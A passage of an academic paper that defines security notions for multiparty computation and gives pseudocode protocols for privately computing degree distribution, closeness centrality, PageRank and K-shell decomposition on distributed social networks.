The following section formalizes the basic definitions and notions that are imperative to designing any secure multiparty protocol and aid in providing the rigorous proof for the same. The notations used here are borrowed from the comprehensive work written by Cramer et al. [30]. The section consists of only those definitions and terminologies that are essential and we suggest [30] for further reading.

An MPC protocol consists of parties $P_1, P_2, \ldots, P_n$, where n is the number of parties. Each party P_i possess a private input x_i, and the parties are interested in securely computing some globally known function $F(x_1, x_2, \ldots, x_n) = (y_1, y_2, \ldots, y_n)$, where y_i denotes the output of the protocol sent to party P_i.

Modeling Behavior of Parties and Adversary. The behavior of parties during the execution of the protocol could be broadly classified as honest, semi-honest, or malicious. A party is termed *honest* if she sincerely follows the protocol and does not collude with any other party. A party that is not honest is said to be *corrupt*. Corruption is further modeled as semi-honest or malicious, as discussed below.

A corrupt party is said to be *semi-honest* if she does not deviate from the specified protocol. However, the party may collaborate with others and try accessing private information, which would violate privacy of the remaining honest parties. Such parties are also known as *honest-but-curious* because they are honest in not deviating from the protocol but are curious to learn information about the honest parties. A party is said to be *malicious* when no assumptions are made regarding her behavior. Such a party is given the liberty to behave arbitrarily during the protocol execution. These parties are in a sense stronger than their counterparts in the semi-honest model and hence it is a tougher challenge to prove security in the malicious adversarial model. In order to model the corruption of the parties, we assume the existence of a central attacker called the *adversary*, who has control over all the corrupt parties. The extent of control depends on the assumption of the adversarial model. The protocols designed in this paper derive its security properties from the security of the extended arithmetic functionality $\mathcal{F}_{ABB}$ defined in Sect. 4.

Security in MPC Protocol. The aim of a multiparty protocol is to allow the distributed computation of a desired function while guaranteeing the security of the protocol. To deem a protocol *secure*, it is required that a few conditions be met, which include:

- Correctness: The output generated by the protocol must be the desired value of the function F on the inputs $x_1, x_2, \ldots, x_n$.
- Privacy: The protocol must be designed such that a party learns nothing but the intended result. It should be noted that, any information that the party can gather by just using its input and output does not amount to breach in privacy. In an ideal world, the parties have access to their private input and the designated output. Any information that the party can deduce from the input and output alone is termed as *allowed leakage*. The information that the party gathers during the run of the protocol i.e. her *view* is termed as the *actual leakage*. For privacy to hold, the actual leakage of the set of corrupt parties must be within their allowed leakage.
- Robustness: Just as privacy is concerned with knowledge gained, robustness focuses on the influence gained by a corrupt party. The influence that an adversary gains during the execution of the protocol is called *actual influence*, while that possible in an ideal world is called *allowed influence*. Allowed influence would include input substitution i.e. a party P_i can input x'_i to the protocol rather than her true input x_i, whereas actual influence could represent any possible deviation from the described protocol. A protocol is said to be *robust* if the effect of an actual influence is obtainable from allowed influence.

A protocol is said to be private if the information in the view of the party is no more than the input and output of the party. Therefore, a protocol is private if there exists an algorithm S (also known as a simulator) which inputs the allowed leakage of the corrupt parties ($\{x_i, y_i\}_{i \in C}$) and outputs the views of the set of corrupt parties denoted by C. The values generated by the simulator are called the simulated values. The proof of robustness is given on similar lines as well. A protocol π is said to be robust if there exists a simulator S which inputs the actual influence of corrupt parties, and it outputs an equivalent allowed influence of the corrupt parties. Generally we assume that input substitution is the only allowed influence unless otherwise stated.

Security Models. The security of a protocol is categorized based on the behavior of the adversary and on the computational power of the adversary. If a protocol π is proven to be secure in the semi-honest adversarial model, then it is said to be *passively secure*. If π assumes the malicious adversarial model, it is said to be *actively secure*. Next, we differentiate the security of a protocol based on the computational capabilities of the adversary. If a protocol π is proven to be secure under the assumption that the adversary is computationally bounded with attacks that are feasible in polynomial time complexity only, we say that the protocol is *computationally secure*. If π makes no assumptions about the computational capabilities of the adversary, then the protocol is said to be *perfectly secure* if the simulated values are perfectly indistinguishable from the actual leakage, while it is said to be *statistically secure* if the simulated values are statistically indistinguishable from the actual leakage.

Universal Composability Theorem. Before stating the Universal Composability (UC) theorem, we define an ideal functionality. The exact formulation of an ideal functionality is given in terms of interactive systems, which can be found in [30]. Intuitively, an *ideal functionality* $\mathcal{F}$ is a secure protocol with the required input/output behavior. The actual leakage of $\mathcal{F}$ is precisely the allowed leakage, and the actual influence of $\mathcal{F}$ is precisely the allowed influence. Hence, when designing protocols for a required functionality, our aim is always to design a protocol as secure as its corresponding ideal functionality. Generally, if X is the function that we desire to compute, then $\mathcal{F}_X$ would represent the ideal functionality for computing X and π_X would denote the protocol designed to be as secure as $\mathcal{F}_X$.

Let the protocol π_G represent the implementation of an ideal functionality $\mathcal{F}_G$, such that π_G is as secure as $\mathcal{F}_G$. Let $\mathcal{F}_H$ be another ideal functionality corresponding to the protocol $\pi_H \diamond \mathcal{F}_G$, such that $\pi_H \diamond \mathcal{F}_G$ is as secure as $\mathcal{F}_H$. Here, $\diamond$ represents the composition operation, which implies that the protocol π_H invokes the ideal functionality $\mathcal{F}_G$ as a sub-protocol. Then, UC theorem states that $\pi_H \diamond \pi_G$ is as secure as $\mathcal{F}_H$. UC theorem allows us to replace ideal functionalities in a complex protocol, involving the composition of several sub-protocols, by their respective secure implementations. This eases the process of proving the security of a protocol composed with various other secure sub-protocols.

4 Building Blocks

The proposed network parameter protocols are designed using the arithmetic black-box $\mathcal{F}_{ABB}$. The ideal functionality $\mathcal{F}_{ABB}$ allows the n parties to perform the following operations over a field $\mathbb{F}_p$:

1. Store: A party P can store an element $a \in \mathbb{F}_p$ in the arithmetic black-box. We depict this operation using the following notation:
   $[b] \leftarrow_P a$, the element a is now securely stored in the memory location named b in the arithmetic black box $\mathcal{F}_{ABB}$.
2. Addition: If $[a]$ and $[b]$ are stored in $\mathcal{F}_{ABB}$, then the parties can store $[a] +_p [b]$ in $\mathcal{F}_{ABB}$, where $+_p$ represents addition modulo p. We will denote an addition operation as follows:

$$[c] \leftarrow [a] + [b], \text{where } c \text{ contains the sum } ([a] +_p [b])$$

3. Multiplication: If $[a]$ and $[b]$ are stored in $\mathcal{F}_{ABB}$, then the parties can store $[a] *_p [b]$ in $\mathcal{F}_{ABB}$, where $*_p$ represents multiplication modulo p. The notation for the multiplication operation would be:

$$[c] \leftarrow [a] * [b], \text{ where } c \text{ contains the product } ([a] *_p [b])$$

4. Release: All the parties must be able to release a secret $[a]$ stored in $\mathcal{F}_{ABB}$ to all or a set of parties. We use the following notation to depict a public release of a secret and a private release of a secret to a particular party P respectively:

$$b \leftarrow [a]$$
$$b \leftarrow_P [a]$$

   where b represents the value stored in the location a of $\mathcal{F}_{ABB}$

There are many implementations of the arithmetic black-box, including Shamir secret sharing [31] and Pallier cryptosystem [32]. One can use these implementations, depending on the security requirement and efficiency expectations. We further append the operations of the arithmetic black-box with the following set of operations:

1. Comparison: All the parties can securely compare $[a]$ and $[b]$. We will use the following notation to compare two secrets:

$$[c] \leftarrow [a] \overset{?}{<} [b], \text{ where } c \text{ stores 1 if } ([a] < [b]), \text{ else } c \text{ stores 0}$$

2. Equality: Similar to the comparison sub-protocol defined above, the equality protocol allows parties to securely check whether two stored values are equal. We use the following notation to denote a secure equality operation:

$$[c] \leftarrow [a] \overset{?}{=} [b], \text{where } c \text{ stores 1 if } [a] \text{ equals } [b], \text{ else } c \text{ stores 0}$$

3. Private Modulo Reduction: The n parties holding $[a]$ and $[b]$ can securely compute $[a]$ *mod* $[b]$. The notation we use to signify this operation is as follows:

$$[c] \leftarrow [a] \ mod \ [b], \text{where } c \text{ contains } [a] \ mod \ [b]$$

An implementation of the above operations can be found in [33]. The arithmetic black-box appended with the above mentioned operations will be termed as the extended arithmetic black-box and will be represented by the ideal functionality $\mathcal{F}_{ABB}$ itself.

Let $A = (a_{ij})_{n \times n}$ represent a matrix, then $[A]$ signifies that all the entries of the matrix are stored individually in the $\mathcal{F}_{ABB}$ functionality.

Further, we use a secure implementation of Dijkstra's Algorithm for computing single source shortest paths, from an adjacency matrix stored in the $\mathcal{F}_{ABB}$ functionality [22,23]. This protocol will be used for securely computing closeness centrality of a node in a network, given in Sect. 5.2. We will use the following notation to signify a call to the sub-protocol for computing single source shortest path:

$$[d_1, d_2, \ldots, d_{|V|}] \leftarrow Dijkstra([A], [u])$$

where A is the adjacency matrix corresponding to the graph $G(V, E)$ under consideration, u represents the source vertex, d_i represents the distance from node u to node i. $[d_1, d_2, \ldots, d_{|V|}]$ is the shorthand notation for $[d_1], [d_2], \ldots, [d_{|V|}]$.

5 Secure Network Parameter Computation

Social network analysis (SNA) focuses on computing several network parameters to probe into the structural aspects of the network. In this section, we look at how a few well studied network parameters can be securely computed, thus facilitating the study of previously inaccessible sensitive networks. The network parameters explored in this section include degree distribution, closeness centrality, Google PageRank and K-shell decomposition algorithm. All of the designed protocols take as input, the distributed adjacency matrix $[A]$ representing the underlying network. The details regarding the construction of $[A]$ from the distributedly held network data is out of the scope of the current paper, however, can be found in the extended version [34].

5.1 Degree Distribution

Studying the degree distribution of a social network is one of the primary and simple steps in SNA. Unlike the binomial degree distribution in random graphs, real world complex networks depict the peculiar scale-free degree distribution [35–37]. Networks with scale-free degree distribution have very few nodes with high degree and majority of the nodes with low degree. The scale-free degree distribution is defined as:

$$P(degree\ =\ k) \propto k^{-\gamma}$$

The above distribution is determined by the parameter γ. Most real world complex networks including WWW [38], Internet [39] and various online social networks [40] depict scale-free degree distribution with γ between 2 and 3. Hence, investigating the degree distribution of unexplored sensitive networks can be an interesting direction to pursue. Consider, as an example, the hate network on employees of an organization. As discussed previously, each employee is assumed to have the knowledge of only those whom she hates in the network. That is, she is aware of only her out-going links in the network. Hence, there is no individual who has the global picture of the network. Additionally, an employee is unaware of the in-links to her, that is identity of employees who hate her. It is the in-degree distribution that would reveal the overall hatred present in the network. One can study the correlation between the distribution of hatred amongst employees in an organization and the overall productivity. In general, it would make a good study to observe the most widely occurring hatred distributions across several organizations.

In this section, we propose a protocol π_{ID} for securely computing the in-degree distribution of a directed network, held distributedly by a set of parties. The proposed protocol can be easily modified for computing out-degree distribution in directed networks and degree distribution in undirected networks.

In Degree Distribution. The protocol π_{ID} assumes $[A]$ as its input, where A stores an unweighted adjacency matrix stored in the $\mathcal{F}_{ABB}$ functionality. In steps 1–2 of the protocol, the parties securely compute the in-degree of every node in the graph, and the in-degree of node $i \in |V|$ is stored in id_i. In steps 3–7, we compute the number of nodes having in-degree j, which is represented as d_j. The proposed protocol requires $\Theta(|V|^2)$ addition and $\Theta(|V|^2)$ comparison operations.

Protocol 1. *in_degree_distribution*() π_{ID}

Input: $[A]$, where A stores an unweighted adjacency matrix

Output: $[d_0], [d_1], [d_2], \ldots [d_{|V|-1}]$, where d_i stores the number of vertices in the graph, represented by the adjacency matrix A, having i as their in-degree

```
1: for $i = 1$ to $|V|$ do
2:     $[id_i] \leftarrow \sum_{j=1}^{|V|}[a_{ji}]$
3: for $i = 1$ to $|V|$ do
4:     for $j = 0$ to $|V| - 1$ do
5:         $[d_{ij}] \leftarrow ([id_i] \stackrel{?}{=} j)$
6: for $j = 0$ to $|V| - 1$ do
7:     $[d_j] \leftarrow \sum_{i=1}^{|V|}[d_{ij}]$
```

Theorem 1. *The protocol π_{ID} securely implements $\mathcal{F}_{ID}$ with perfect security in the presence of the $\mathcal{F}_{ABB}$ functionality.*

Proof sketch. The sequence of $\mathcal{F}_{ABB}$ operations invoked by the π_{ID} protocol is a function of only the public value n i.e. the number of vertices in the graph under consideration. The correctness of the protocol follows trivially from the structure of the π_{ID} protocol. The security of the protocol follows from the UC theorem and the $\mathcal{F}_{ABB}$ functionality. □

5.2 Closeness Centrality

Since its introduction in 1950 by Bavelas [41], closeness centrality measure has been one of the most widely utilized centrality measures. Closeness centrality of a node u in a graph G is defined as:

$$C(u) = \frac{1}{\sum_{i=1}^{|V|} d(u,i)}$$

where $d(u,i)$ represents the distance of node i from node u in graph G, which may be directed or undirected.

High closeness centrality nodes correspond to highly influential individuals in a social network [42]. A recent study [43] claims that clients are as responsible as sex-workers for the spreads of AIDS, since clients too correspond to highly central individuals in the sexual network. This hypothesis on sensitive networks, can be tested using the secure closeness centrality protocol we propose in this section. Further we provide the implementation details for securely computing the closeness centrality of a single node in the network. This protocol can be easily extended for computing the closeness measure of a set of nodes in the network.

The closeness centrality protocol π_C inputs $[A]$ and $[i]$, where A stores an adjacency matrix and i stores the index of a vertex. In step 1, we compute the distance of node i from all the nodes in the network. This can be computed using the *Dijkstra()* protocol given in Sect. 4. In step 2, we securely add these distances to obtain the reciprocal of the closeness centrality of node $[i]$. The number of operations used in the protocol π_C is asymptotically the same as the Dijkstra's implementation, which uses $\Theta(|V|^3)$ additions operations, $\Theta(|V|^3)$ multiplications operations and $\Theta(|V|^2)$ comparisons/equality checks.

Protocol 2. *closeness_centrality*() π_C

```
Input: $[A]$, where A stores an adjacency matrix
    $[i]$, where $i$ stores the index of a vertex, which is an element of $\{1, 2, \ldots |V|\}$
Output: $[c_i]$, reciprocal of the closeness centrality of node $[i]$
1: $[d_{i1}, d_{i2}, \ldots, d_{in}] \leftarrow Dijkstra([A], i)$
2: $[c_i] \leftarrow \sum_{j=1}^{|V|} [d_{ij}]$
```

Theorem 2. *The closeness centrality protocol π_C securely implements $\mathcal{F}_C$ with perfect security in the presence of the $\mathcal{F}_{ABB}$ functionality.*

The proof follows on similar lines to that of Theorem 1.

5.3 Google PageRank

Larry Page and Sergey Brin developed the PageRank algorithm to better order the results fetched for a query on a search engine [44,45]. The idea was to rank web pages on the Internet, based on the number and ranks of the in-links of the page. According to Google PageRank centrality, a node in a graph is said to be important if the nodes pointing to it are important. In social networks, high page rank valued individuals are correlated to highly influential and popular individuals [46]. Consider a *supply chain network* of several organizations, where an edge (u, v) would denote that organization u is a supplier (of raw material or an end product) to organization v. This is yet another example of a private network where parties (or organizations) would be unwilling to disclose their business relations [28]. Yet every organization would be interested in learning how influential it is, based on the strategic position it occupies in the network. In this section, we provide a secure implementation of an algorithm to determine the PageRank value of nodes, in a network distributedly held by individuals/organizations. There are numerous algorithms in the literature for computing the PageRank value of nodes, but in this paper we employ the random surfer algorithm.

Firstly, we discuss three sub-protocols, which will aid in realizing the secure PageRank algorithm.

The protocol *no_zero_outdegree*() inputs an unweighted adjacency matrix $[A]$. The protocol increases the out-degree of a node with zero out-degree to $|V|$, by adding outgoing links to all the nodes from the zero out-degree node. The protocol returns this modified adjacency matrix. It uses $\Theta(|V|^2)$ addition operations and $\Theta(|V|^2)$ equality checks.

Protocol 3. *no_zero_outdegree*() π_{NOD}

Input: $[A]$, where A stores an unweighted adjacency matrix
Output: $[A]$, where A stores a modified input matrix, such that a row consisting of $|V|$ zeroes is converted into a row of $|V|$ ones

```
1: for $i = 1$ to $|V|$ do
2:     $[d_i] = \sum_{j=1}^{|V|} [a_{ij}]$
3:     for $j = 1$ to $|V|$ do
4:         $[a_{ij}] \leftarrow [a_{ij}] + ([d_i] \overset{?}{=} 0)$
```

Lemma 1. *The protocol π_{NOD} securely implements $\mathcal{F}_{NOD}$ with perfect security in the presence of the $\mathcal{F}_{ABB}$ functionality.*

Proof sketch. The correctness and privacy of the protocol follows directly from the protocol structure and it is easy to observe that the sequence of instructions is dependent only on the number of vertices. □

The protocol *random_number*() inputs a number k, where $k \in \mathbb{F}_p$, and outputs $[r]$, where $r \in_R \{1, 2, \ldots, k\}$. It uses $\Theta(n)$ addition operations, $\Theta(n)$ multiplication operations, $\Theta(n)$ comparison operations and $\Theta(1)$ private modulo reduction operations.

Protocol 4. *random_number*() π_{RAND}

```
Input: $k \in \mathbb{F}_p$
Output: $[r]$, where $[r] \in_R \{1, 2, \ldots, k\}$
1: $[r] \leftarrow 0$
2: for $i = 1$ to $n$ do
3:     $[r_i] \leftarrow_{P_i} r_i$, where $r_i \in_R \{0, 1, 2, \ldots, k-1\}$
4:     $[r] \leftarrow [r] + ([r_i] * ([r_i] \overset{?}{<} [k]))$
5: $[r] \leftarrow ([r]\ mod\ [k]) + 1$
```

Lemma 2. *Let $r_1, r_2, \ldots, r_l \in_R \mathbb{Z}_m$ for some $m, l \geq 1$, where the set $\mathbb{Z}_m$ equals $\{0, 1, \ldots, m-1\}$, then $\left(\left(\sum_{i=1}^{l} r_i + c\right)\ mod\ m\right) \in_R \mathbb{Z}_m$, for any $c \in \mathbb{Z}_m$.*

The proof of the above lemma can be found in [30]

Lemma 3. *The protocol π_{RAND} securely implements $\mathcal{F}_{RAND}$ with perfect security in the presence of the $\mathcal{F}_{ABB}$ functionality.*

Proof sketch. In the i^{th} iteration of the for loop in step 2, if $r_i < k$ then r_i is added to r, and otherwise the value of r remains unchanged. After n iterations of the for loop at step 2, at least one honest party P_j would have added a random number $r_j \in_R \mathbb{Z}_k$. Hence, from Lemma 2 the output of the protocol r is a random element of $\mathbb{Z}_k$. This completes the proof of correctness. The security follows directly from the fact that addition, comparison and private modulo reduction operations are provided by the $\mathcal{F}_{ABB}$ functionality. □

The protocol *random_neighbour*() inputs an unweighted matrix $[A]$ and a vertex $[cur]$. The protocol outputs a random neighbor $[u]$ of vertex $[cur]$ i.e. $[u] \in_R \{v \mid ([cur], v) \in E\}$. This protocol uses $\Theta(n|V|^2)$ additions operations, $\Theta(|V|^2)$ multiplications operations and $\Theta(|V|^2)$ comparison/equality checks.

Lemma 4. *The protocol π_{RN} securely implements $\mathcal{F}_{RN}$ with statistical security in the presence of the $\mathcal{F}_{ABB}$ functionality.*

Proof sketch. No change is made to the value of variable u in $(|V|-1)$ iterations of the for loop on step 2. The only iteration where u is updated is when the index variable i equals the input vertex cur. To pick a random neighbor of cur, we associate a random number r_j with $a_{cur,j}$ entry of the matrix, for $1 \leq j \leq |V|$. The vertex u is updated with the index of the neighbor of cur associated with the least random number. Since all the random numbers are independently generated and no two random numbers are the same (which occurs with only negligible probability), we can conclude that we store a neighbor of vertex cur uniformly at random in u. □

Protocol 5. *random_neighbour()* π_{RN}

```
Input: $[A]$, where $A$ stores an unweighted adjacency matrix, such that each row has
    at least one non-zero entry
    $[cur]$, where $cur$ stores the index of a vertex
Output: $[u] \in_R \{v|([cur], v) \in E\}$ i.e. $u$ stores a random neighbour of $[cur]$
 1: $[u] \leftarrow [0]$
 2: for $i = 1$ to $|V|$ do
 3:     $[temp] \leftarrow (i \overset{?}{=} [cur])$
 4:     for $j = 1$ to $|V|$ do
 5:         for $k = 1$ to $n$ do
 6:             $[r_{jk}] \leftarrow_{P_k} r_{jk}$, where $r_k \in_R \mathbb{Z}_p$
 7:         $[r_j] \leftarrow \sum_{k=1}^{n} [r_{jk}]$
 8:     $[min] \leftarrow [p - 1]$
 9:     for $j = 1$ to $|V|$ do
10:         $[check] \leftarrow [temp] * ([r_j] \overset{?}{<} [min]) * ([a_{ij}] \overset{?}{=} 1)$
11:         $[min] \leftarrow [min] + [check] * ([r_j] - [min])$
12:         $[u] \leftarrow [u] + ([j] - [u]) * [check]$
```

Next we present a secure implementation of the PageRank computation algorithm. The algorithm inputs l, α and $[A]$, where l represents the length of the random walk we take on the underlying network $[A]$ and $(1-\alpha/p)$ is the teleportation probability in the random surfer model, with p being the size of the field $\mathbb{F}_p$. In steps 1–2 we initialize a variable $[count_i]$ for every vertex $i \in V$. At the end of the protocol run, the variable $count_i$ will contain the number of times vertex i was visited during the random walk. In steps 4–5 we pick a random vertex r and assign it to be the starting location of the random walk. In each iteration of the while loop on step 6, we hop from the current vertex $[cur]$ to a vertex v after updating the value $count_{cur}$. The vertex v is selected to be a random neighbor of cur with probability (α/p) and it is selected to be a random vertex in the network with probability $(1-\alpha/p)$. The proposed protocol π_{PR} uses $\Theta(nl|V|^2)$ additions, $\Theta(l|V|^2)$ multiplications, $\Theta(l|V|^2)$ comparison/equality checks and $\Theta(l)$ private modulo reduction operations.

Theorem 3. *The protocol π_{PR} securely implements $\mathcal{F}_{PR}$ with statistical security in the presence of the $\mathcal{F}_{ABB}$ functionality.*

The proof of the above theorem follows directly from Lemmas 3, 4 and the correctness of the protocol π_{PR}.

Protocol 6. *page_rank*() π_{PR}

```
Input: $l$, the length of the random walk
    $\alpha$, such that $(1 - \alpha/p)$ is the teleportation probability
    $[A]$, which is an unweighted adjacency matrix
Output: $[count_1], [count_2], \ldots [count_{|V|}]$, where $count_i$ stores the number of times vertex $i$ is visited during the random walk
 1: for $i = 1$ to $|V|$ do
 2:     $[count_i] \leftarrow [0]$
 3: $[A] \leftarrow no\_zero\_outdegree([A])$
 4: $[r] \leftarrow random\_number([|V|])$
 5: $[cur] \leftarrow [r]$
 6: while $l > 0$ do
 7:     for $i = 1$ to $|V|$ do
 8:         $[count_i] \leftarrow [count_i] + ([cur] \overset{?}{=} i)$
 9:     for $i = 1$ to $n$ do
10:         $[r_i] \leftarrow_{P_i} r_i$, where $r_i \in_R \mathbf{Z}_p$
11:     $[r'] \leftarrow \sum_{i=1}^{n} [r_i]$
12:     $[flag] \leftarrow ([r'] \overset{?}{<} \alpha)$
13:     $[u] \leftarrow random\_neighbor([A], [cur])$
14:     $[v] \leftarrow [u] * [flag]$
15:     $[u] \leftarrow random\_number(|V|)$
16:     $[v] \leftarrow [v] + [u] * ([1] - [flag])$
17:     $[cur] \leftarrow [v]$
18:     $l = l - 1$
```

5.4 K-shell Decomposition

Core-periphery structure is one of the most prominent and well studied mesoscale structures found in real world complex networks, including social networks. It was first introduced in 2000 by Borgatti and Everett [4]. A network is said to possess core-periphery structure if: the nodes in the network can be partitioned into two disjoint sets, namely, *core* and *periphery*; the set of core nodes are densely connected; periphery nodes are sparsely connected; periphery nodes are easily reachable from the core nodes. The set of core nodes are observed to be influential spreaders, since they play a key role in information diffusion [47].

In the year 2003, Batagelj and Zaversnik [48] used the K-shell algorithm for identifying the core-periphery structure in an undirected unweighted network. The K-shell algorithm assigns a shell number to each node, such that, higher the shell number, higher is the coreness coefficient of the node. The algorithm begins by assigning shell number 0 to isolated nodes. Then we prune nodes of degree 1, until the degree of all the nodes in the network is greater than 1. The nodes which are pruned are assigned shell number 1. Further the algorithm prunes nodes of degree 2 or less and assign these nodes shell number 2, and so on. The exact formulation of the K-shell algorithm can be found in [48]. In this section, we provide a secure implementation of the K-shell algorithm, which can be used for finding the set of influential spreaders securely in a distributedly held social network.

The protocol begins by initializing a few variables. For every vertex i, the variable $mark_i$ is initialized to 0, and is further set to 1 when node i is assigned its shell number. The variable $shell_i$ is initialized to 0 and is later updated to the shell number of node i. The variable cur_shell stores the current shell number, which is assigned to the nodes pruned in the current step. In each iteration of the for loop on step 5, we securely assign the shell number for precisely one node with its shell number. In steps 8–11, we find the least degree node u in the graph, which is to be pruned next. The value of cur_shell is updated in step 12 to the maximum of cur_shell and deg_u. In steps 13–15, we update the value $shell_u$ and $mark_u$ to the correct values of shell number of vertex u and 1 respectively. Finally, in line 16–19, we update the adjacency matrix under consideration by removing the node u and all its adjacent edges from the network. The proposed secure K-shell algorithm uses $\Theta(|V|^3)$ addition operations, $\Theta(|V|^3)$ multiplication operations and $\Theta(|V|^3)$ comparison/equality operations.

Next we present a proof of correctness of the k-shell decomposition protocol. A vertex u is said to be *marked* if $mark_u = 1$ and it is said to be *unmarked* otherwise. At the start of the protocol all the vertices in the graph are unmarked.

Lemma 5. *In the protocol π_{KD}, after $|V|$ iterations of the for loop on step 8, the variable u contains the index of the least degree unmarked vertex in the graph represented by the adjacency matrix A.*

Proof sketch. In steps 8–11, we traverse trough the list of all the vertices. We store the "current" minimum degree unmarked vertex stored in u. In case we find an unmarked vertex v with degree lower than that of u, then we update u as v and we further update deg_u, which stores the degree of the "current" least degree unmarked vertex. □

Let $u^{(k)}$ represent the least degree unmarked vertex selected after the for loop on step 8 in the k^{th} iteration of the for loop on step 5.

Lemma 6. *In the k^{th} iteration of the for loop in step 5 of the protocol π_{KD}, the variable $shell_{u^{(k)}}$ is updated with correct shell number of vertex $u^{(k)}$.*

Proof sketch. This can be proved by using induction over the number of marked vertices. Let us assume that $(k-1)$ vertices have been marked and updated with their correct shell number. Then the vertex $u^{(k)}$ is marked in the k^{th} iteration of the for loop on step 11. The variable $shell_{u^{(k)}}$ is updated with the maximum of $shell_{u^{(k-1)}}$ and $|\{v \text{ is unmarked} | \{u^{(k)}, v\} \in E\}|$ i.e. the number of unmarked neighbors of $u^{(k)}$, which is the correct shell number for $u^{(k)}$ in accordance with the k-shell decomposition algorithm. □

Protocol 7. *kshell_decomposition*() π_{KD}

Input: $[A]$, where A is an unweighted undirected adjacency matrix with no self loops
Output: $[shell_1], [shell_2], [shell_3], \dots [shell_{|V|}]$, where $shell_i$ stores the shell number of vertex i

```
1: for $i = 1$ to $|V|$ do
2:     $[mark_i] \leftarrow 0$
3:     $[shell_i] \leftarrow 0$
4: $[cur\_shell] \leftarrow 0$
5: for $iter = 1$ to $|V|$ do
6:     $[deg_u] \leftarrow |V|$
7:     $[u] \leftarrow 0$
8:     for $i = 1$ to $|V|$ do
9:         $[deg_i] \leftarrow \sum_{j=1}^{|V|} [a_{ij}]$
10:        $[u] \leftarrow [u] + (([i] - [u]) * ([mark_i] \overset{?}{=} 0) * ([deg_i] \overset{?}{<} [deg_u]))$
11:        $[deg_u] \leftarrow [deg_u] + (([deg_i] - [deg_u]) * (i \overset{?}{=} [u]))$
12:    $[cur\_shell] \leftarrow [deg_u] + (([cur\_shell] - [deg_u]) * ([cur\_shell] \overset{?}{>} [deg_u]))$
13:    for $i = 1$ to $|V|$ do
14:        $[shell_i] \leftarrow ([cur\_shell] * (i \overset{?}{=} [u])) + [shell_i]$
15:        $[mark_i] \leftarrow (i \overset{?}{=} [u]) + [mark_i]$
16:    for $i = 1$ to $|V|$ do
17:        for $j = 1$ to $|V|$ do
18:            $[a_{ij}] \leftarrow [a_{ij}] + ((0 - [a_{ij}]) * (i \overset{?}{=} [u]))$
19:            $[a_{ji}] \leftarrow [a_{ji}] + ((0 - [a_{ji}]) * (i \overset{?}{=} [u]))$
```

Theorem 4. *The protocol π_{KD} securely implements $\mathcal{F}_{KD}$ with perfect security in the presence of the $\mathcal{F}_{ABB}$ functionality.*

Proof sketch. The correctness of the algorithm follows directly from Lemma 6. The protocol π_{KD} has a well defined sequence of addition, multiplication and equality/comparison operations, which can be securely performed using the $\mathcal{F}_{ABB}$ functionality. □

6 Conclusions

Multiparty computation has been extensively applied to the domains of computational geometry, voting, bench-marking, etc. In this paper, we discuss on how MPC tools and techniques can be of interest to performing social network analysis. Study of sensitive networks, including financial transaction networks, sexual networks, trust networks and enmity networks, has largely been hampered by the unavailability of data due to privacy issues. It is mostly the case that these sensitive networks have the data distributedly held. In this paper, we present a set of MPC protocols which can be used to securely compute some network parameters on a distributedly held network. Network measures securely implemented include degree distribution, closeness centrality, PageRank and K-shell decomposition algorithm. To further build on this idea, one can securely implement other network parameters like reciprocity, homophily, betweenness, etc. Another important dimension to this work can be to improve on the efficiency of various network parameter protocols, using available MPC efficiency improvement techniques. One can further study the practical feasibility of the proposed MPC protocols for performing secure SNA on large sensitive networks. The broad aim of the paper is to highlight the possibility of exploring problems lying in the intersection of the two domains, namely, multiparty computation and private social networks.

References

1. Barabási, A.L., Albert, R.: Emergence of scaling in random networks. Science **286**(5439), 509–512 (1999)
2. Barrat, A., Weigt, M.: On the properties of small-world network models. Eur. Phys. J. B-Condens. Matter Complex Syst. **13**(3), 547–560 (2000)
3. Girvan, M., Newman, M.E.: Community structure in social and biological networks. Proc. National Acad. Sci. **99**(12), 7821–7826 (2002)
4. Borgatti, S.P., Everett, M.G.: Models of core/periphery structures. Soc. Netw. **21**(4), 375–395 (2000)
5. Eguiluz, V.M., Chialvo, D.R., Cecchi, G.A., Baliki, M., Apkarian, A.V.: Scale-free brain functional networks. Phys. Rev. Lett. **94**(1), 018102 (2005)
6. Kim, Y., Choi, T.Y., Yan, T., Dooley, K.: Structural investigation of supply networks: a social network analysis approach. J. Oper. Manage. **29**(3), 194–211 (2011)
7. Easley, D., Kleinberg, J., et al.: Networks, crowds, and markets: reasoning about a highly connected world. Significance **9**, 43–44 (2012)
8. Liljeros, F., Giesecke, J., Holme, P.: The contact network of inpatients in a regional healthcare system. a longitudinal case study. Math. Popul. Stud. **14**(4), 269–284 (2007)
9. Rocha, L.E., Liljeros, F., Holme, P.: Simulated epidemics in an empirical spatiotemporal network of 50,185 sexual contacts. PLoS Comput. Biol. **7**(3), e1001109 (2011)
10. Heatherly, R., Kantarcioglu, M., Thuraisingham, B.: Preventing private information inference attacks on social networks. IEEE Trans. Knowl. Data Eng. **25**(8), 1849–1862 (2013)
11. Tassa, T., Cohen, D.J.: Anonymization of centralized and distributed social networks by sequential clustering. IEEE Trans. Knowl. Data Eng. **25**(2), 311–324 (2013)
12. Narayanan, A., Shmatikov, V.: De-anonymizing social networks. In: 2009 30th IEEE Symposium on Security and Privacy, pp. 173–187. IEEE (2009)
13. Narayanan, A., Shi, E., Rubinstein, B.I.: Link prediction by de-anonymization: How we won the kaggle social network challenge. In: The 2011 International Joint Conference on Neural Networks (IJCNN), pp. 1825–1834. IEEE (2011)
14. Bhaskar, R., Laxman, S., Smith, A., Thakurta, A.: Discovering frequent patterns in sensitive data. In: Proceedings of the 16th ACM SIGKDD International Conference on Knowledge Discovery and Data Mining, pp. 503–512. ACM (2010)
15. Kleinberg, J.M.: Challenges in mining social network data: processes, privacy, and paradoxes. In: Proceedings of the 13th ACM SIGKDD International Conference on Knowledge Discovery and Data Mining, pp. 4–5. ACM (2007)

16. Narayanan, A., Shmatikov, V.: Robust de-anonymization of large sparse datasets. In: IEEE Symposium on Security and Privacy, SP 2008, pp. 111–125. IEEE (2008)
17. Xue, M., Karras, P., Chedy, R., Kalnis, P., Pung, H.K.: Delineating social network data anonymization via random edge perturbation. In: Proceedings of the 21st ACM International Conference on Information and Knowledge Management, pp. 475–484. ACM (2012)
18. Fard, A.M., Wang, K.: Neighborhood randomization for link privacy in social network analysis. World Wide Web **18**(1), 9–32 (2015)
19. Hogg, T., Adamic, L.: Enhancing reputation mechanisms via online social networks. In: Proceedings of the 5th ACM Conference on Electronic Commerce, pp. 236–237. ACM (2004)
20. Yao, A.C.C.: Protocols for secure computations. FOCS **82**, 160–164 (1982)
